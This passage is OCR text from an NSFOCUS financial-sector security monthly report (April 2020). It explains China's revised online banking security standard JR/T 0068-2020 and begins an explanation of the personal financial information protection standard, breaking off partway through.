金融行业

4 月报
2020 年

安全月报

政策解读 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

政策解读

《网上银行系统信息安全通用规范》解读

行业研究

绿盟科技网络安全攻防演练全景图

网络安全攻防演练亮剑行动之7步箴言

信息安全人员养成计划之渗透测试篇

浅析容器安全与EDR的异同

纽约证券交易所 EMCOR
遭恶意软件攻击


NSFOCUS

绿盟科技威胁情报平台NTI

智慧的大脑

智能 敏捷

Hot products at RSA 2017




强大的威胁捕获能力、精准的威胁预警能力、全面的威胁防御能力

洞察威胁知己知彼，助力安全运营提升


NSFOCUS绿盟科技

本|期|看|点

P04 《网上银行系统信息安全通用规范》解读



P20 绿盟科技网络安全攻防演练全景图



安全月报

2020年第4期

绿盟科技金融事业部

安全月报在线阅读

绿盟科技官方微信

目录 CONTENTS

政策解读

行业研究

漏洞聚焦

安全态势

NSFOCUS

政策解读

《网上银行系统信息安全通用规范》解读

张海仓

2020年2月，中国人民银行发布了对新版《网上银行系统信息安全通用规范》(JR/T 0068-2020)（以下简称“新标准”），对《网上银行系统信息安全通用规范》(JR/T 0068-2012)进行了更新。网上银行系统信息安全通用规范作为银行业金融机构网上银行建设重要参考依据，随着技术的发展与进步，表现出了一定的时代不适性，人民银行在2015年起就开始着手新标准的制定。如近，尘埃落定，新标准正式发布，这部时隔8年，经历过多次修订的新标准内容究竟发生了哪些变化呢？又有哪些亮点，绿盟科技金融事业部带你一探究竟。

一、基本面对比

1.1 正文部分

在标准适用系统定义上，新标准删除了旧标准中关于网上银行系统的定义，采用“系统描述”的方式对网上银行系统进行了描述性界定，将“银企直联”与“手机银行、微信银行、直销银行、小微企业银行”等都界定为网上银行系统。

新标准在架构上沿用了旧标准技术、管理、业务三个部分的整体架构，规范要求同样分为基本要求和增强要求。细节上将“安全技术规范、安全管理规范和业务运作安全规范”变更为“安全技术规范、安全管理规范和业务运营安全规范”。

整个标准整体的要求项从原来的213项基本要求和35项增强要求变为240项基本要求和25项增强要求。虽然从数据上来看，要求项的数量变化不大，甚至增强要求还有所减少。但是新标准移除了旧标准中与现行等级保护要求相重复的内容。从这个角度来看，新标准的金融行业的特性更强，对金融机构实际业务建设和扩展的指导性更强。

1.1.1安全技术规范


JR/T 0068-2012
安全技术规范
(97+30)
6.1.1 客户端安全
6.1.1.1 客户端程序(11+4)
6.1.1.2 客户端环境安全(2)
6.1.2 专用安全设备安全
6.1.2.1 USB Key(15+6)
6.1.2.2 文件证书(7+3)
6.1.2.3 OTP 令牌(11+3)
6.1.2.4 动态密码卡(6)
DEL
6.1.2.5 其他专用安全设备(5+2)
6.1.3 网络通信安全
6.1.3.1 通讯协议(2+1)
6.1.3.2 安全认证(4+1)
6.1.4 服务器端安全
6.1.4.1 物理安全(10)
DEL
6.1.4.2 网络安全(7)
6.1.4.3 主机安全(6+4)
6.1.4.4 应用安全(8+6)
DEL
6.1.4.5 数据安全及备份恢复(3)
DEL
JR/T 0068-2020
安全技术规范
(123+21)
6.2.1 客户端安全
6.2.1.1 客户端程序(25)
6.2.1.2 客户端环境安全(4)
6.2.2 专用安全机制
6.2.2.1 智能密码钥匙（17+1)
6.2.2.2 文件证书(10+1)
6.2.2.3 动态口令令牌(9+7)
6.2.2.4 短信验证码(7)
NEW
6.2.2.5 生物特征(8)
NEW
6.2.2.6 其他机制
6.2.3 网络通信安全
6.2.3.1 通讯协议(3+1)
6.2.3.2 安全认证(5+1)
6.2.3.3 通信链路(2)
NEW
6.2.4 服务器端安全
6.2.4.1 等级保护要求
NEW
6.2.4.2 安全通信网络(5+1)
6.2.4.3 安全计算环境(14+7)
6.2.4.4 虚拟化安全(6+2)
NEW
6.2.5 与外部系统连接安全
NEW
6.2.5.1 传输安全(3)
NEW
6.2.5.2 数据安全(5)
NEW

从整体上来看，安全技术规范从原来的97项基本要求和30项增强要求变化为新版本的123项基本要求和21项增强要求。

从细节上来看，这部分新标准在条目上也有所调整和增加，将旧标准中的“专用安全设备”调整为“专用安全机制”，标题也根据现代用户习惯作了针对性调整，删除了旧标准中的“动态密码卡”这种已经退出历史舞台的身份验证方式，新加入了“短信验证码”这种近年普遍采用的身份验证方式。网络通信安全中新加入了“通信链路”安全的要求项，对于经过第三方服务器时的数据安全性提出了要求，同时加入“与外部系统连接安全”，对银行与外部单位合作时，系统间连接的安全性提出要求。其中调整最大的当属对“服务器端安全”内容的调整，几乎进行了重构，加入虚拟化安全

1.1.2安全管理规范

从整体上来看，安全管理规范从原来的63项基本要求和1项增强要求变化为新标准的47项基本要求和1项增强要求。这种减少的主要原因是加入了“等级保护要求”这项内容，删除了旧标准中与现行等级保护相重复的内容，删除了旧标准中的 “安全策略”等，整体上内容上实现了“形减实增”的效果。

另外在内容上将“业务连续性与灾难恢复”“安全事件与应急响应”从旧标准中的“系统运维管理”中单独分离出来，形成独立的要求项，与其他二级要求项形成并列关系，体现出其的重要性，达到引起金融机构重视的作用。

在内容与等级保护相关要求的二者统一，避免了金融机构在进行网上银行建设中出现多标准遵循，顾此失彼的问题，也更符合标准的行业特性。

1.1.3业务运营安全规范

此部分将旧标准名称“业务运作安全规范”调整为“业务运营安全规范”，标准项中加入了“外部机构业务合作”相关的内容。将“客户教育及权益保护”调整为“客户培训及权益保护”。

整体上标准规范项也从的肉给的53项基本要求和4项增强要求调整为了70项基本要求和3项增强要求。

新加入的“外部机构业务合作”方面的要求整合了近年来银行外部合作中出现的问题和这种模式下可能的风险提出要求，是标准内容的一大亮点。

1.2 附录部分

新标准删除了旧标准附录中的基本的网络防护架构参考图、增强的网络防护架构参考图和物理安全（附录 A、附录 B、附录 C ）。旧标准中的附录A，B一度成为银行业金融机构网上银行的“标准架构”，但随着云计算等新技术的出现，

这种“标准架构”表现出了一定的落伍性，因此在新标准中进行了删除。旧标准中的附录C主要内容是物理安全相关的内容，新标准在这部分与等级保护中的相关内容进行了对齐，因此无需单独列出，进行了删除 。

二、新标准的一些亮点

2.1 亮点1：集现行法规标准于大成，内容更加体系化

新标准很好的解决了旧标准中安全要求零散，体系性不足的问题。将近年来的法律法规，重要通知，监管要求纳入其中，共同组成一套网上银行安全规范的体系，简洁明了，内容也更加的充实。以“银行业务申请及开通”为例，新标准直接引入“《中国人民银行关于进一步加强银行卡风险管理的通知》、《中国人民银行关于加强支付结算管理防范电信网络新型违法犯罪有关事项的通知》（银发〔2016〕261 号）、《中国人民银行关于进一步加强支付结算管理防范电信网络新型违法犯罪有关事项的通知》（银发〔2019〕85 号）”相关规定，对账户实名制、账户分类管理提出要求，金融机构在安全建设时，可以很好的保持与历史建设成果的统一性，避免了重复投入，二次建设，重复整改的问题。

2.2 亮点2：加入等级保护内容，重点聚焦银行业务特性

在新标准中明确要求“网上银行系统应按照网络安全等级保护第三级安全要求进行建设与运维管理”。并在安全技术规范，安全管理规范中通用内容保持了等级保护的高度一致性，直接删除了旧标准中与等级保护重复的内容。

在加密算法的使用要求上，新标准明确指出“在进行支付敏感信息加密及传输、数字证书签名及验签等环节宜支持并优先使用SM系列密码算法”，并配合其他安全手段做到网上银行在使用和交易过程中具备五种可信能力，即可信通讯能力、可信输入能力、可信输出能力、可信存储能力和可信计算能力。

同时，从标准整体来看，通过引入等级保护要求，既解决了金融机构网上银行建设过程中的遵循不便，内容重复的问题，又使得新标准更加聚焦银行网上业务个性化安全需求，如新加入的 II 、III类银行结算账户及交易安全锁相关要求等内容，使得新标准更有利于指导金融机构的系统建设。

2.3 亮点3：融入多年网银建设经验，内容更具实操性

鉴于旧标准设计时，网上银行尚且处于探索成长阶段，业务形式和客户量都高等历史原因，没有太多的安全事件和真实的攻防经验参考。伴随着银行近年来网上银行业务持续的增长，移动互联网的不断普及，攻防对抗能力的提升，网上银行在客户金融生活中角色的提升，对数据安全，业务连续性的要求也更加苛刻。新标准及时融入了近年来比较典型的攻击攻防对抗经验和业务问题处理经验，在安全机制，控制措施，业务监控多方面进行了细化，对于网上银行建设指导更具有实操性和针对性。如新标准中加入的防止“多路市电输入均来自于同一个变电站”的风险，要求银行及时“梳理并维护关键的设备部件、备件清单，并采取有效的措施防止因单个设备部件出现故障， 导致冗余设备无法正常启用或切换的风险”，都是基于近年来一些真实的业务中断案例总结出的实操性经验。

2.4 亮点4：加入新技术安全规范，内容更符合当前业务现状

旧标准发布后的这些年，是互联网技术和银行互联网业务突飞猛进

的几年，应用技术和业务模式，银行的服务对象等都发生了很大的变化。新标准中也紧跟时代步伐，将新的业务模式，新技术纳入可能存在的安全隐患和所应达到的安全标准引入其中，体现出很好的与时俱进性。

以近年来常见的银企合作为例，以往大家认为这种专网服务形态相对安全，在安全建设和标准遵循上都没有得到足够的重视。在新标准中将银企直联界定为网上银行系统，参照互联网网上银行系统执行建设。内容中增加了“网上银行系统与外部系统连接”时的安全要求及业务安全运营时的系列要求，有效杜绝了以往网上银行安全建设中的盲点。


我们看到，新标准中也加入了条码支付，生物特征，短信验证码，云计算，Ipv6，虚拟化安全等内容的安全标准规范，为银行在使用新技术建设网上银行提供了安全参考，标准的价值和指导意义也因此而得到了加强。

三、新标准建设过程中的重点难点

3.1 安全技术规范

3.1.1客户端安全

在客户端安全建设过程中，重点关注可控与可信。可控即网上银行建设者要对于客户端软件及软件运行环境要通过技术手段做到可控。



客户端软件可控包括对网上银行软件的开发，下载，使用，升级，退出等整个生命周期的完全可控。

开发阶段做到对开发过程中所使用的系统组件、第三方组件、SDK 存在的安全风险等完全可控。

下载阶段通过签名等技术确保客户下载到的软件是可信任的，完整的版本，并对仿冒渠道进行监测与处置。

使用阶段严格控制软件运作过程中数据的安全性，防止被恶意读取。

升级阶段除常规用户的主动升级完，要求对于“当某一版本的网上银行被证明存在重大安全隐患时”，建设者具有技术手段能够“提示并强制要求用户更新客户端”，或采取必要措施对用户进行警示甚至拒绝交易。


退出阶段应保证运行或残留数据的可控清除。

软件运行环境的可控包括对软件安装环境，运行环境，退出环境等软件运行全周期的安全可控。这种可控可能需要金融机构建立相应的监测手段，持续汇总和对比历史数据，实时调整和分析软件运行环境的安全等级，根据监测到的安全等级，采取对应的风险控制措施。并将这些数据作为银行风控的重要依据。

3.1.2专用安全机制

为了保证移动支付的保密性和完整性，专用安全机制在交易过程中扮演有很重要的角色，因此标准对于网上银行的专用安全机制的可信性也提出了明确要求。这部分是金融机构在未来建设过程中的重点。

根据《移动终端支付可信环境技术规范》（JR/T 0156-2017），移动终端支付可信环境包括REE（富执行环境），TEE（可信执行环境）与SE（安全单元）三部分应用运行环境，并共存于同一终端上，根据终端提供的硬件隔离机制，分别拥有各自所属的硬件资源。



根据金融机构业务特性，移动终端可信应借助TEE或SE技术来实现对于身份验证，识别功能的实现，防止验证过程被恶意干预而导致的验证结果不可信。

3.1.3通信网络安全

在通信网络安全方面，金融机构重点关注通信身份的真实性，链路的安全性和交易数据的安全性。

在会话建立和交易发起进，应采用有效的双向身份验证方式进行客户端对服务器，服务器对客户端的身份验证。

通信过程中应使用动态密钥加密方式，对每次通信应采用不同的密钥对通信链路进行加密，对于敏感数据，应实现报文级别的加密，防止数据的被窃听或篡改。

3.1.4服务器端安全

从整体来看，新标准对于服务端安全的建设要求更加系统化与体系化，在应对非法攻击时，可对其“行为进行监控，对其终端特征（例如，终端标

识、软硬件特征等）、网络特征（例如，MAC、IP、WIFI 标识等）、用户特征（例如，账户标识、手机号等）、行为特征、物理位置等信息进行识别、标记和关联分析”，能够与“风险监控系统实现联动，及时采取封禁等防护措施”。在细节上和具体操作来看，金融机构在未来建设过程中需要重点关注以下问题：

1. 关注服务器端安全的可能内部风险。内部用户安全意识不足或管理技术手段的缺失，很有可能让服务安全防护筑起的万里长城功溃一匮。因此，新标准中对内部用户管理，口令管理，无线网络管理，用户认证，网络接入等内容进行了详细的要求。内部治理是金融机构过去几年网络安全建设的很大一块短板，我们看到，近年来WannaCry 等病毒的暴发，内部员工参与的数据倒卖，离职报复都给企业内部安全治理敲响了警钟。这可能需要一个长期的过程，但金融机构绝不能望难止步。
2. 关注测试环境等边缘系统的安全性建设；
3. 内网访问控制也应向应用侧防护方向转变。我们看到大多数金融机构内网隔离和防护都是网络层的防护，对于应用层的不是很关注，鉴于近年来攻防对抗形势发生的变化，新标准对这些内容进了要求，这将是金融机构未来合规的一个很重要内容。
4. 关注API的安全性。API是银行与外部业务合作和数据交换最为常用的一种技术形式，也是个性化最强，安全防范最为困难的一个环节。在新标准中明确要求金融机构要对API进行统一管理。具体的管理方法和管理标准，金融机构可以参考，全国金融标准化技术委员会发布的《商业银行应用程序接口安全管理规范》，该《规范》规定了商业银行应用程序接口的类型与安全级别、安全设计、安全部署、安全集成、安全运维、服务终止与系统下线、安全管理等安全技术与安全保障要求。
5. 加强防钓鱼建设，保障用户网上银行使用的安全性。防钓鱼建设是金融机构用户关怀很重要的一个方面，除了采用传统的防钓鱼监测这种被动的模式进行钓鱼网站防范外，金融机构也可以采用客户个性化界面，预留信息显示，验证等方式来帮助用户识别真实网站到钓鱼网站。
6. 关注服务器后台数据安全。如数据库访问的审计，传输加密等，数据的备份等。

3.1.5与外部系统连接安全

外部系统连接安全是新标准中最新加入的内容，整体原则就是无论业务采用互联网，还是专网开展，执行同等级的安全防护。因此金融机构后期可能需要面对大量的业务改造，实现专业业务的传输加密，报文级加密，报文完整性检验等标准要求的功能，这将是一个不小的工程。

3.2 安全管理规范

安全管理规范整体上要求满足等级保护要求中相关的安全管理要求。如果涉及到扩展要求，也应按对应要求内容进行满足。

3.2.1安全管理机构

新标准中关于安全管理机构的要求基本与旧版本标准保持了一致，这使得金融机构在安全管理方面不需要做大的调整，保护了管理组织的连续性和运作流程的连续性。需要指出的2点变化是：

1. 新标准中在“审查和检查”要求项中取消了“应制定安全检查方案并进行安全检查，形成安全检查汇总表、安全检查报告，并将安全检查报告上报人民银行等金融机构主管部门”这项内容；
2. 新标准中要求金融机构制定明确的处罚规则，对“违反

和拒不执行安全管理措施规定行为”进行处罚。

3.2.2安全管理制度

在安全管理制度建设方面，金融机构在应对新标时应重点关注网上银行开发过程的管控和安全性保障。换句话说，金融机构应一改过往先开发业务功能，再考虑安全防护的开发模式，“建立贯穿网上银行业务运营、网上银行系统需求分析、可行性分析、设计、编码、测试、集成、运行维护以及评估、应急处置等过程，并涵盖安全制度、安全规范、安全操作规程和操作记录手册等方面的信息安全管理制度体系”保障网上银行的安全性。

3.2.3安全管理人员

新标准在安全管理人员方面着重关注人员调整、员工培训，外来人员管理，外包服务人员管理方面的内容。

其中如下2点需要金融机构在后期建设中关注：

1. 明确要求对于关键岗位的人均培训时长不低于48个学时，并对学习效果进行考查，对结果进行归档记录。
2. 新标准中加入了外包服务人员安全管理的内容，要求同外包服务服务人员签署保密协议，并明确规定对于数据的安全操作和保护，确保数据安全。

3.2.4安全建设管理

安全建设整体上分为两大类，一类是产品采购，一类是软件开发；无论哪种类型的建设，都需要金融机构提前做好方案设计与评审，并在得到明确的授权和批准后开始建设。对于产品采购，金融机构应建立产品候选范围，并定期进行候选名单更新。

软件开发类产品又分为自行开发和外包开发，自行开发时应关注代码缺陷，安全漏洞，后门程序等内容，并要求在投产上线前进行代码复审和安全评测。外包开发重点关注外包资源风险和外包人员带来的风险。同时，明确强调管理责任不得外包。

3.2.5安全运维管理

安全运维管理中的一些关注点：

1. 关注机房设备易损，易失效设备和部件的维护与保养。
2. 对文档化资产进行有效期管理，避免只存不销的现象。新标准中要求金融机构进行文档化资产的保留期管理，要求金融机构对于超过保密期限

的文档应当降低保密级别，对已经失效的文档应定期清理。当然，在清理过程中应当严格执行文档管理制度中的销毁和监销规定（如若没有，应当建立与补充）。

3. 采用主动监测或检索手段，发现泄露文件或代码。数据保护很难做到滴水不漏，更常见的是百密一疏。因此，新标准中强调金融机构应采用主动监测或检索手段，对敏感文件或代码的泄露进行发现，防止“只有自己不知道自己信息泄露”的囧境发生。
4. 加强运维过程中特权账号与特权设备的管理。高权限终端或高权限用户的失控，很有可能给金融机构数据安全造成不可挽回的损失，新标准明确要求“应加强对高权限终端的管理措施”
5. 新标准统一将运维日志保存时间调整为6个月，遵从《网络安全法》要求。

3.2.6业务连续性与灾难恢复

这部分内容是从旧标准系统运维管理中分离而来，从标准架构调整可以看得出对这部分内容的重视或强调意图。从的原来的2个控制项，12个控制点扩展为现在的2个控制项，15个控制点。

这部分新增内容多与近年业金融机构实际管理经验密切相关，非常具有针对性。金融机构建设过程中的对以下内容应给予关注：

1. 加强员工业务连续性方面的培训，并制定相应的考核标准。
2. 关注机房供电与通信链路的冗余性。对于核心机房，应确保多路市电来自于不同的变电站。主通信链路也应采用不同运营商和不同的物理路径。
3. 梳理并维护关键的设备部件、备件清单，保证业务连续策略的有效性。备品备件具有长期不用，维护频率低等特点，如果因此缺乏维护，在关键时刻就有可能会掉链子。

3.3 业务运营安全规范

业务运营安全规范内容中融入了大量的近年来发布的法律法规，监管机构通知要求等内容，如《中国人民银行关于进一步加强银行卡风险管理的通知》、《中国人民银行关于加强支付结算管理防范电信网络新型违法犯罪有关事项的通知》（银发〔2016〕261 号）、《中国人民银行关于进一步加强支付结算管理防范电信网络新型违法犯罪有关事项的通知》（银发〔2019〕85号）等等。在建设过程中又不能很好的通过安全产品采购或技术手段进行防护，更多的需要金融机构对业务办理流程，工作机制等进行调整。新标准中融入的内容大多与客户或金融机构财产安全息息相关，建议金融机构组织业务与科技人员对这部分内容进行认真研讨。

另外也看到新标准中加入了对“外部机构业务合作”时的运营安全规范，防止合作伙伴的安全风险蔓延至金融机构中。对于这部分内容的建设也是金融机构在未来业务安全运营方面建设的一项重要内容。

《个人金融信息保护技术规范》解读

施　岭

2月13日，中国人民银行发布《个人金融信息保护技术规范》的行业标准，指导各相关机构规范处理个人金融信息，最大程度保障个人金融信息主体合法权益，维护金融市场稳定。标准规定了个人金融信息在收集、传输、存储、使用、删除、销毁等生命周期各环节的安全防护要求，从安全技术和安全管理两个方面，对个人金融信息保护提出了规范性要求。

本标准适用于提供金融产品和业务的金融业机构，并为安全评估机构开展安全检查与评估工作提供参考。本标准起草单位包含国有银行、金融公司、第三方支付、认证测评中心、保险公司，安全公司未参与。

01 术语解读

本标准共提出25个术语其中大多属于行业专用词语。

金融业机构	个人金融信息安全影响评估	客户法定名称
个人金融信息	支付账号	证件类识别标记
支付敏感信息	支付标记	未经授权的查看
个人金融信息主体	磁道数据	未经授权的变更
个人金融信息控制者	卡片验证码	明示同意
收集	卡片验证码 2	匿名化
公开披露	动态口令	去标识化
转让	短信动态密码/短信验证码	删除
共享		

其中“匿名化”和“去标识化”可以简单理解为脱敏的两种技术，对个人隐私保护起到重要的作用。

匿名化：指通过对个人金融信息的技术处理，使得个人金融信息主体无法被识别，且处理后的信息不能被复原的过程

注1：个人金融信息经匿名化处理所得的信息不属于个人金融信息。

去标识化：指通过对个人金融信息的技术处理，使其在不借助额外信息的情况下，无法识别个人金融信息主体的过程。

注1：去标识化仍建立在个体基础之上，保留了个体颗粒度，采用假名、加密、加盐的哈希函数等技术手段替代对个人金融信息的标识。

分析：匿名化与去标识化的区别指信息处理后是否能被复原，信息处理后是否属于个人金融信息。

另外本标准中还提到了信息展示同样需要用到脱敏的技术。

模糊化：指通过隐藏（或截词）局部信息令该个人金融信息无法完整显示。

不可逆：指无法通过样本信息倒推真实信息的方法。

02 个人金融信息内容与分类分级

个人金融信息包括账户信息、鉴别信息、金融交易信息、个人身份信息、财产信息、借贷信息和其他反映特定个人金融信息主体某些情况的信息。

根据信息遭到未经授权的查看和未经授权的变更后所产生的影响和危害，将个人金融信息按敏感程度从高到低分为C3、C2、C1三个类别。

类别	等级	描述	说明
C3	高敏感	主要为用户鉴别信息。	直接鉴别信息，如银行卡磁道、验证码、有效期、密码、支付交易密码、账户登录密码、个人生物识别。
C2	中敏感	主要为可识别特定个人金融信息主体身份与金融状况的个人金融信息，以及用于金融产品与服务的关键信息。	账号、证件类别、证件信息、手机号、登录用户名等，辅助鉴别信息、动态口令、短信验证码、密码提示等，余额、流水、理赔、照片、影像、家庭住址等。
C1	低敏感	主要为机构内部的信息资产，主要指供金融业机构内部使用的个人金融信息。	开户时间、开户机构、支付标记、其他。

另外特别提出：两种或两种以上的低敏感度类别信息经过组合、关联和分析后可能产生高敏感程度的信息，同一信息在不同的服务场景中可能处于不同的类别，应依据服务场景以及该信息在其中的作用对信息的类别进行识别，并实施针对性的保护措施。

解读：两个或多个数据进行组合、关联和分析产生的数据，必须按新数据做分类分级

03 个人金融信息生命周期

- 数据收集安全：对个人金融信息主体各类信息进行获取和记录的过程。
- 数据传输安全：个人金融信息在终端设备、信息系统内或信息系统间传递的过程。
- 数据存储安全：个人金融信息在终端设备、信息系统内保存的过程。
- 数据使用安全：对个人金融信息进行展示、共享和转让、公开披露、委托处理、加工处理等操作的过程。
- 数据删除安全：使个人金融信息不可被检索、访问的过程。
- 数据销毁安全：对个人金融信息进行清除，使其不可恢复的过程。

解读：与国标数据安全成数据模型中的生命周期不同，行业特征明显，将数据处理安全和数据共享安全都归集为数据使用安全，增加数据删除安全，此阶段可以看做是数据半销毁的阶段。

04 个人金融信息生命周期各阶段技术要求

1. 收集：主要是对业务系统的，来源追溯，隐私明示，加密保护，密码遮蔽，支付信息保护余留存；（可采用安全合规评估来落地监控）

